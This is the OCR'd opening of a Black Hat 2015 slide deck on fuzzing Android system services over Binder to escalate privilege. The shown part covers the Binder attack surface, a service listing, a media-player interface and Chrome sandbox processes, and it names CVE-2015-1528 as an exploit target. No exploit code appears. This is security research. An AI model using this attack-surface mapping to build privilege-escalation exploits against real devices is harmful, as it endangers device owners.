Fuzzing Android System Services by Binder Call to Escalate Privilege

Guang Gong

Security Reacher

Qihoo 360


Twitter &Weibo:@oldfresher

Black Hat USA 2015


Agenda

- Android Binder mechanism
- The attack surface
- Fuzz Android System Services
- The Found vulnerabilities
- exploit CVE-2015-1528

Android Binder Mechanism



Attack Surface



First-level Interfaces

```
ggong@ggong-pc:~/develop/aosp/lol51$ adb shell service list
Found 97 services:
0 sip: [android.net.sip.ISipService]
1 phone: [com.android.internal.telephony.ITelephony]
2 isms: [com.android.internal.telephony.ISms]
3 iphonesubinfo: [com.android.internal.telephony.IPhoneSubInfo]
4 simphonebook: [com.android.internal.telephony.IIccPhoneBook]
5 isub: [com.android.internal.telephony.ISub]
6 nfc: [android.nfc.INfcAdapter]
……
81 activity: [android.app.IActivityManager]
82 user: [android.os.IUserManager]
83 package: [android.content.pm.IPackageManager]
89 media.camera: [android.hardware.ICameraService]
90 media.player: [android.media.IMediaPlayerService]
91 SurfaceFlinger: [android.ui.ISurfaceComposer]
96 android.security.keystore: [android.security.keystore]
```

Second-level Interfaces

```
class IMediaPlayerService: public IInterface
{
public:
    DECLARE_META_INTERFACE(MediaPlayerService);

    virtual sp<IMediaRecorder> createMediaRecorder() = 0;
    virtual sp<IMediaMetadataRetriever> createMetadataRetriever() = 0;
    virtual sp<IMediaPlayer> create(const sp<IMediaPlayerClient>& client,
                    int audioSessionId = 0) = 0;
    virtual sp<IOMX>            getOMX() = 0;
    virtual sp<ICrypto>         makeCrypto() = 0;
    virtual sp<IDrm>            makeDrm() = 0;
    virtual sp<IHDCP>           makeHDCP(bool createEncryptionModule) = 0;
    virtual sp<IMediaCodecList> getCodecList() const = 0;
    virtual sp<IRemoteDisplay> listenForRemoteDisplay(const
sp<IRemoteDisplayClient>& client,
            const String8& iface) = 0;
            ...
};
```

Chrome sandbox

- Chrome sandbox in Android


```
shell@hammerhead:/ $ ps -Z | grep chrome
u:r:untrusted_app:s0     u0_a52   com.android.chrome
u:r:untrusted_app:s0     u0_a52   com.android.chrome:privileged_process0
u:r:isolated_app:s0       u0_i0     com.android.chrome:sandboxed_process0
```

- public static void addService(String name, IBinder service, boolean allowIsolated)


Chrome sandbox

